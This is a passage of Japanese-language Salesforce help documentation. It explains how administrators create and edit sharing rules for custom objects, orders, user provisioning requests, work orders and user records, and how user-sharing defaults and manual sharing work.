4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ［クイックテキスト：所有するメンバー］行では、最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストからユーザセットを選択します。
7. ［共有先］行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. ユーザの共有アクセス設定を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

9. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

カスタムオブジェクト共有ルールの作成

カスタムオブジェクト共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件のカスタムオブジェクト共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. カスタムオブジェクトの [共有ルール] 関連リストで、[新規] をクリックします。
4. 表示ラベルとルール名を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名はAPIおよび管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトのAND条件を変更するには、[検索条件ロジックを追加...] をクリックします。

メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

カスタムオブジェクト共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. カスタムオブジェクトの [共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ

注文共有ルールの作成

注文共有ルールは、レコードタイプや特定の項目値など、レコード所有者または他の条件に基づいて作成できます。最大で300件の注文共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、［クイック検索］ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [注文共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — ［所有者の所属］行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目)からユーザセットを選択します。
   - 条件に基づく —共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトのAND条件を変更するには、[検索条件ロジックを追加...] をクリックします。

メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。

8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

注文共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。他の条件に基づく共有ルールの場合は、条件と共有アクセス設定を編集できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [注文共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. 所有者に基づくルールを選択した場合は、次の手順に進みます。

   条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

5. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

6. [保存] をクリックします。

ユーザプロビジョニング要求共有ルールの作成

ユーザプロビジョニング要求共有ルールは、レコード所有者のみに基づきます。条件に基づくユーザプロビジョニング要求共有ルールは作成できません。ユーザプロビジョニング要求共有ルールは 300 件まで定義できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザプロビジョニング要求共有ルールを作成する
- 「共有の管理」および「Identity 機能を使用」

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [ユーザプロビジョニング要求共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] と [ルール名] を入力します。表示ラベルは、ユーザインターフェースに表示される共有ルールのラベルです。ルール名は API および管理パッケージが使用する一意の名前です。
5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. [所有者の所属] 行で、共有するレコードを所有するユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、2 つ目のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、テリトリーがある場合は参照項目) からユーザセットを選択します。
7. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

9. [保存] をクリックします。

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ
- ユーザプロビジョニング要求共有ルールの編集
- 接続アプリケーションのユーザプロビジョニング

ユーザプロビジョニング要求共有ルールの編集

所有者に基づく共有ルールの場合は、共有アクセス設定のみを編集できます。条件に基づくユーザプロビジョニング要求共有ルールは作成できません。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ユーザプロビジョニング要求共有ルール] 関連リストで、変更するルールの横にある [編集] をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

関連トピック:

- 共有ルール
- 共有ルールの考慮事項
- 共有ルールのカテゴリ
- 接続アプリケーションのユーザプロビジョニング

作業指示共有ルールの作成

作業指示共有ルールは、レコード所有者、またはレコードタイプ、特定の項目値などの他の条件に基づいています。最大で300件の作業指示共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。

メモ: 作業指示の条件に基づく共有はベータバージョンです。組織で有効にする方法の詳細は、Salesforce にお問い合わせください。

1. 共有ルールに公開グループを含める場合は、適切なグループが作成されていることを確認します。
2. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
3. [作業指示共有ルール] 関連リストで、[新規] をクリックします。
4. [表示ラベル名] を入力して [ルール名] 項目をクリックすると、自動的に入力が行われます。

エディション

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

作業指示を有効にする
- 「アプリケーションのカスタマイズ」

5. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
6. ルールタイプを選択します。
7. 選択したルールタイプに応じて、次の手順を実行します。
   - レコード所有者に基づく — [所有者の所属] 行で、レコードを共有するユーザを指定し、最初のドロップダウンリストから [カテゴリ] を選択し、次のドロップダウンリスト (または、組織に 200 を超えるキュー、グループ、ロール、またはテリトリーがある場合は参照項目) からユーザセットを選択します。
   - 条件に基づく — 共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

     メモ: 条件に基づく共有ルールでサポートされていない項目を使用するには、ワークフロールールまたは Apex トリガを作成してその項目の値をテキスト項目や数値項目にコピーすると、コピー後の項目を条件として使用できます。
8. [共有先] 行では、そのデータへのアクセス権を与えるユーザを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
9. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

10. [保存] をクリックします。

共有ルールの考慮事項

共有ルールを使用すると、特定のユーザセットにデータへのアクセス権を付与できます。共有ルールを使用する場合は、次の点に留意してください。

アクセスの許可

- 共有ルールを使用すると、より広範囲のデータアクセス権を付与できます。アクセス権を組織全体のデフォルトレベルより低く制限することはできません。
- 複数共有ルールでユーザにレコードへの複数のアクセスレベルが与えられた場合、ユーザは最も権限の大きいアクセスレベルを獲得します。
- 共有ルールでは、関連レコードへの追加アクセス権を自動的に付与します。たとえば、商談共有ルールでは、ロールまたはグループメンバーに共有商談に関連付けられた取引先へのアクセス権がなければ付与します。同様に、取引先責任者共有ルールとケース共有ルールでは、ロールまたはグループメンバーに関連付けられた取引先へのアクセス権も付与します。
- オブジェクトが標準オブジェクトであるか、[階層を使用したアクセス許可]オプションが選択されている場合、共有ルールでは、ロール階層内のユーザに階層内の下位ユーザと同じアクセス権が自動的に付与されます。
- 共有ルールに関係なく、ユーザは少なくとも自分のテリトリーの取引先を参照できます。また、テリトリーの取引先に関連する取引先責任者、商談、ケースを参照および編集するアクセス権がユーザに付与されます。

更新

- 既存のルールと同じ共有元および共有先グループを使用して所有者に基づく共有ルールを作成すると、既存のルールが上書きされます。
- 共有ルールを保存した後、共有ルールを編集する場合に［共有先］項目は変更できません。
- 共有ルールは、ソースデータセットの定義に適合する新規および既存のレコードすべてに適用されます。
- 共有ルールは、有効ユーザと無効ユーザの両方に適用されます。
- 共有ルールのアクセスレベルを変更すると、既存のレコードはすべて、新しいアクセスレベルを反映して自動的に更新されます。
- 共有ルールを削除すると、そのルールで作成された共有アクセス権は自動的に削除されます。
- グループ、ロール、またはテリトリー内のユーザを変更すると、共有ルールが再評価され、必要に応じてアクセス権が追加または削除されます。
- ユーザ間でレコードを転送すると、共有ルールが再評価され、転送されたレコードへのアクセス権が必要に応じて追加または削除されます。
- 共有ルールを変更すると、一度に大量のレコードの変更が必要になる場合があります。この変更を効率的に処理するために、要求がキューに入れられ、プロセスが完了したときにメール通知を受信する場合があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

取引先および取引先責任者の共有ルールを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

取引先テリトリー、ケース、リード、商談、注文およびカスタムオブジェクト共有ルールを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

キャンペーン共有ルールを使用可能なエディション: **Professional** Edition (追加購入で使用可能)、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Database.com Edition で利用できるのはカスタムオブジェクト共有ルールのみです。

- リードを取引先、取引先責任者、商談レコードに変換した後、リード共有ルールでは、リード情報へのアクセス権は自動的に付与されません。

ポータルユーザ

- ほとんどの種類のカスタマーポータルユーザとSalesforceユーザ間で、レコードを共有するルールを作成できます。同様に、カスタマーポータルマネージャユーザライセンスを持つ、異なる取引先のカスタマーポータルユーザ間で共有ルールを作成できます。ただし、大規模ポータルユーザにはロールがなく、公開グループに入れることができないため、共有ルールに含めることはできません。
- [ポータルユーザアクセス権の変換] ウィザードを使用して、ロール、および内部下位ロールを含む共有ロールを含むように簡単に変換できます。さらに、このウィザードを使用して、公開されているレポート、ダッシュボード、およびドキュメントフォルダを、ポータルユーザ以外のすべてのユーザがアクセスできるように変換できます。

管理パッケージの項目

条件に基づく共有ルールで、ライセンスが期限切れになったライセンス付き管理パッケージの項目を参照すると、項目の表示ラベルに `(expired)` が追加されます。項目の表示ラベルは、[設定]のルール定義ページの [項目] ドロップダウンリストに表示されます。期限切れの項目を参照する条件に基づく共有ルールは再適用されず、そのルールに基づいて新しいレコードが共有されることはありません。ただし、パッケージが期限切れになる前の既存のレコードの共有は保持されます。

関連トピック:

共有ルール

ユーザ共有

ユーザ共有では、内部ユーザまたは外部ユーザを組織内の別のユーザから表示または非表示にできます。

たとえば、メーカーの場合、すべての販売店を組織に参加させる必要がある一方で、販売店同士が参照したり連絡を取り合ったりしないようにすることが考えられます。この場合は、ユーザオブジェクトの組織の共有設定を [非公開] に設定します。続いて、共有ルールや共有の直接設定を使用して、指定された販売店へのアクセスを許可します。

ユーザ共有により、次の操作を実行できます。

- すべてのユーザを参照したり、すべてのユーザとやりとりしたりする必要のあるユーザに「すべてのユーザの参照」権限を割り当てる。「ユーザの管理」権限を持っているユーザは、この権限が自動的に有効になります。
- ユーザレコードの組織の共有設定を [非公開] または [公開/参照のみ] に設定する。
- グループメンバーシップまたはその他の条件に基づいてユーザ共有ルールを作成する。
- ユーザレコードの共有の直接設定を作成して、個々のユーザまたはグループにアクセスできるようにする。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

共有の直接設定、ポータル、およびコミュニティを使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- カスタマーポータル、パートナーポータル、およびコミュニティでの外部ユーザの表示を制御する。

関連トピック:

ユーザ共有について
ユーザ表示設定のデフォルトへの復元
コミュニティまたはポータルユーザが表示できるユーザの制御

ユーザ共有について

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

共有の直接設定を使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

内部および外部ユーザレコードの組織の共有を設定します。その後、メンバーシップに基づく共有ルールを使用して、アクセス権を公開グループ、ロール、またはテリトリーに拡張したり、共有の直接設定を使用して個々のユーザレコードを他のユーザやグループと共有したりします。

ユーザ共有を有効にすると、ユーザに他のユーザに対する参照アクセス権がある場合に限り、検索やリストビューなどでそのユーザを参照できます。

ユーザ共有を実装する前に、次の考慮事項を確認してください。

「すべてのユーザの参照」権限
この権限は、共有の設定に関係なく、すべてのユーザへの参照アクセス権が必要なユーザに付与できます。すでに「ユーザの管理」権限がある場合は、「すべてのユーザの参照」権限が自動的に付与されています。

ユーザレコードの組織の共有設定
この設定のデフォルトは、外部ユーザに対しては [非公開] で、内部ユーザに対しては [公開/参照のみ] です。デフォルトのアクセス権が [非公開] に設定されている場合、ユーザは各自のユーザレコードのみ表示および編集できます。ロール階層で部下を持つユーザは、その部下のユーザレコードへの参照アクセス権限を保持します。

ユーザ共有ルール
全般的な共有ルールに関する考慮事項がユーザ共有ルールにも適用されます。ユーザ共有ルールは、公開グループ、ロール、またはテリトリーへのメンバーシップに基づいています。各共有ルールでは、共有元グループのメンバーが共有先グループのメンバーと共有されます。共有ルールを作成する前に、適切な公開グループ、ロール、またはテリトリーを作成する必要があります。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。

ユーザレコードの共有の直接設定
共有の直接設定では、個々のユーザの参照または編集アクセス権を付与できますが、付与するアクセス権が対象ユーザのデフォルトのアクセス権よりも高い場合に限られます。ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。Apex 管理共有はサポートされていません。

外部ユーザのユーザ共有
「外部ユーザの管理」権限を持つユーザには、ユーザレコードの共有ルールや組織の共有設定に関係なく、パートナーリレーションの管理、カスタマーサービス、およびカスタマーセルフサービスポータルユーザの外部ユーザレコードへのアクセス権があります。「外部ユーザの管理」権限では、ゲストまたは Chatter 外部ユーザへのアクセス権は付与されません。

ユーザ共有の互換性

ユーザオブジェクトの組織の共有設定が [非公開] に設定されている場合、ユーザ共有はこれらの機能を完全にはサポートしません。

- 外部ユーザは、Chatter Messenger を使用できません。これは、ユーザオブジェクトの組織の共有設定が [公開/参照のみ] に設定されている場合にのみ、内部ユーザが使用できます。
- カスタマイザブル売上予測:「すべての売上予測の参照」権限を持つユーザは、自分がアクセス権を持っていないユーザを表示できます。
- Salesforce CRM Content:ライブラリを作成できるユーザは、ライブラリメンバーを追加するときに、自分がアクセス権を持っていないユーザを表示できます。
- 標準レポートタイプ:標準レポートのタイプに基づく一部のレポートで、ユーザがアクセス権を持っていないユーザのデータを公開します。詳細は、「標準レポートの表示の制御」を参照してください。

関連トピック:

ユーザ共有

ユーザレコードの組織の共有設定

ユーザオブジェクトへのアクセスを開設する前に、そのオブジェクトに組織の共有設定を実行します。

ユーザレコードに対して、組織の共有設定を [非公開] または [公開/参照のみ] に設定できます。レコードを表示してはいけないユーザが 1 人でもいる場合は、このデフォルトを [非公開] に設定する必要があります。

組織に、内部ユーザ (従業員と営業エージェント) と、さまざまな営業エージェントやポータル取引先の下に外部ユーザ (顧客/ポータルユーザ) がいて、次の要件があるとします。

- 従業員は全員を表示できる。
- 営業エージェントは従業員、他のエージェント、および自分の顧客のユーザレコードのみを表示できる。
- 顧客は、同じエージェントまたはポータル取引先の下にいる他の顧客のみを表示できる。

これらの要件を満たすために、デフォルトの外部アクセス権を [非公開] に設定し、共有ルール、共有の直接設定、ユーザ権限を使用してアクセス権を拡張します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

デフォルトの共有アクセス権を設定する
- 「共有の管理」

この機能が最初に有効化されるとき、外部ユーザのデフォルトのアクセス設定は非公開になっています。内部ユーザのデフォルトは、[公開/参照のみ]です。ユーザオブジェクトへの外部アクセス権の組織の共有設定を変更する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [組織の共有設定] 領域で [編集] をクリックします。
3. ユーザレコードに使用するデフォルトの内部および外部のアクセス権を選択します。

   デフォルトの外部アクセス権の制限は、デフォルトの内部アクセス権以上にする必要があります。

4. [保存] をクリックします。

   ユーザは、ロール階層が下位のユーザレコードへの参照アクセス権と、自身のユーザレコードへの完全アクセス権を保持します。

関連トピック:

- 外部組織の共有設定の概要
- コミュニティまたはポータルユーザが表示できるユーザの制御
- ユーザ共有

ユーザ共有ルールの作成

あるグループのメンバーを別のグループと共有したり、条件に基づいてユーザを共有したりします。

ユーザ共有ルールは、公開グループ、ロール、テリトリーへのメンバーシップ、または部署や役職などの他の条件に基づいて作成できます。デフォルトでは、最大で 300 件のユーザ共有ルールを定義し、条件に基づく共有ルールを最大で 50 件含めることができます。これらの制限の引き上げに関する情報は、Salesforce までお問い合わせください。

メンバーシップに基づくユーザ共有ルールでは、あるグループのメンバーに属するユーザレコードを別のグループのメンバーと共有できます。メンバーシップに基づくユーザ共有ルールを作成する前に、適切なグループが作成されていることを確認します。

ユーザはロール階層内で自分より下位のユーザと同じアクセス権を継承します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを作成する
- 「共有の管理」

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ユーザ共有ルール] 関連リストで、[新規] をクリックします。
3. [表示ラベル名] を入力して [ルール名] 項目をクリックすると、自動的に入力が行われます。
4. [説明] を入力します。この項目は、共有ルールについて説明します。省略可能で、1000 文字まで入力できます。
5. ルールタイプを選択します。
6. 選択したルールタイプに応じて、次の手順を実行します。
   a. グループメンバーシップに基づく — あるグループのメンバーであるユーザを別のグループのメンバーと共有できます。[次のメンバーであるユーザ] 行で、最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリスト (または、組織に 200 を超えるグループ、ロール、テリトリーがある場合は参照項目) からユーザセットを選択します。
   b. 条件に基づく — 共有ルールに含めるためにレコードが一致する必要がある [項目]、[演算子]、[値] 条件を指定します。使用可能な項目は、選択したオブジェクトによって異なり、値は常に数字か文字列です。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。

7. [共有先] 行では、ユーザレコードへのアクセス権を与えるグループを指定します。最初のドロップダウンリストからカテゴリを選択し、次のドロップダウンリストまたは参照項目からユーザセットを選択します。
8. ユーザの共有アクセス設定を選択します。

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。リストビュー、ルックアップ、検索の対象ユーザを参照することや、Chatter で対話することができます。
参照・更新	レコードの参照と更新ができます。

9. [保存] をクリックします。

関連トピック:

- ユーザ共有ルールの編集
- 共有ルールのカテゴリ
- ユーザ共有

ユーザ共有ルールの編集

グループまたはロールへのメンバーシップに基づくユーザ共有ルールの場合は、アクセス設定のみを編集できます。他の条件に基づくユーザ共有ルールの場合は、条件とアクセス設定を編集できます。

1. [設定] から、[クイック検索] ボックスに「*共有設定*」と入力し、[共有設定] を選択します。
2. [ユーザ共有ルール]関連リストで、変更するルールの横にある [編集]をクリックします。
3. 必要に応じて、表示ラベルとルール名を変更します。
4. グループメンバーシップに基づくルールを選択した場合は、次の手順に進みます。条件に基づくルールを選択した場合は、共有ルールに含めるためにレコードが満たす必要がある条件を指定します。使用可能な項目は選択したオブジェクトによって異なり、値は数字か文字列にする必要があります。各検索条件間のリレーションであるデフォルトの AND 条件を変更するには、[検索条件ロジックを追加...] をクリックします。
5. ユーザの共有アクセス設定を選択します。[ユーザのアクセス権] レベルは、共有されるグループのメンバーのユーザに適用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

共有ルールを編集する
- 「共有の管理」

アクセス権の設定	説明
参照のみ	レコードを参照することはできますが、更新はできません。
参照・更新	レコードの参照と更新ができます。

6. [保存]をクリックします。

関連トピック:

ユーザ共有

ユーザレコードの共有

システム管理者は、ユーザレコードに対する組織の共有モデルとデフォルトのアクセスレベルを定義します。組織のデフォルトのアクセスレベルが [非公開] または [公開/参照のみ] に設定されている場合は、自分のユーザレコードに対する共有権限を拡張できます。ただし、組織のデフォルトより低いレベルにアクセスを制限することはできません。

外部コミュニティユーザ、カスタマーポータルユーザ、パートナーポータルユーザなどの外部ユーザレコードを共有できます。内部ユーザレコードを外部ユーザと共有することもできます。共有の詳細を表示および管理するには、ユーザの詳細ページで[共有]をクリックします。共有の詳細ページには、ユーザレコードへの共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。このページでは、次のタスクを実行できます。

- 項目の絞り込みリストを表示するには、［表示］ドロップダウンリストから事前定義済みのリストを選択するか、[新規ビューの作成] をクリックして、自分専用のカスタムビューを定義します。作成したビューを編集または削除するには、［表示］ドロップダウンリストから選択し、[編集]をクリックします。
- [追加] をクリックして、他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与します。この方法によるアクセス権の付与は、ユーザレコードの*共有の直接設定*とも呼ばれます。
- ルールの横にある [編集] または [削除] をクリックして、共有の直接設定を編集または削除します。

システム管理者は、すべてのユーザに対してユーザレコードの共有の直接設定を無効化または有効化することができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザレコードを表示する

- ユーザレコードに対する「参照」

関連トピック:

ユーザ共有

共有の直接設定によるユーザ共有と共有セットによるユーザ共有の相違点

ユーザレコードへのアクセスの許可

他のユーザがユーザレコードにアクセスできるように、アクセスを手動で許可することができます。ユーザは、ロール階層内で自分より下位のユーザと同じアクセス権限を継承します。ユーザレコードへのアクセス権を他のユーザに許可すると、ユーザの詳細ページが他のユーザに表示されます。また、ルックアップ、リストビュー、検索などでもユーザが表示されるようになります。

組織全体のデフォルト、共有ルール、またはロール階層を介して他のユーザがユーザレコードにアクセスできない場合、ユーザレコードの共有を直接設定できます。複数の方法でアクセス権を取得した場合は、最も高いアクセスレベルが保持されます。共有の直接設定を使用して大規模ポータルユーザを他のユーザと共有することはできますが、共有ルールに含めることはできません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

自分のユーザレコードへのアクセスを許可する
- 自分と共有するユーザに対する「参照」

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。共有するユーザ名をクリックします。
2. [ユーザの詳細] ページで、[共有] をクリックします。
3. [追加] をクリックします。
4. ドロップダウンリストから、共有するグループ、ユーザ、ロール、またはテリトリーを選択します。
5. ユーザを [共有先] リストに追加して、アクセスを許可するユーザを選択します。
6. 共有するレコードに対するアクセスレベルを選択します。

   ユーザの組織の共有設定に応じて、[参照・更新] や [参照のみ] などの値を選択します。組織の共有設定より高いアクセスレベルのみを許可できます。
7. [保存] をクリックします。
8. レコードアクセスを変更するには、ユーザの共有の詳細ページで [編集] または [削除] をクリックします。

コミュニティまたはポータルユーザが表示できるユーザの制御

組織でコミュニティが有効になっていて、ポータルライセンスが提供されている場合、ユーザ共有が自動的に有効になります。ユーザ共有が有効になっていると、デフォルトでコミュニティユーザに表示される他のユーザを選択できます。組織にカスタマーポータルまたはパートナーポータルがある場合、それらのデフォルトも設定できます。お互いに表示できるユーザは、組織のすべてのコミュニティまたはポータルでやりとりができます。たとえば、より秘匿性の高いコミュニティが必要な場合、[コミュニティユーザ表示]チェックボックスをオフにして、共有ルール、共有の直接設定、ポータルアクセスなどの他の共有機能を使用できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティユーザ表示とポータルユーザ表示を設定する
- 「共有の管理」

コミュニティとポータルで異なるデフォルトを選択できます。

コミュニティ

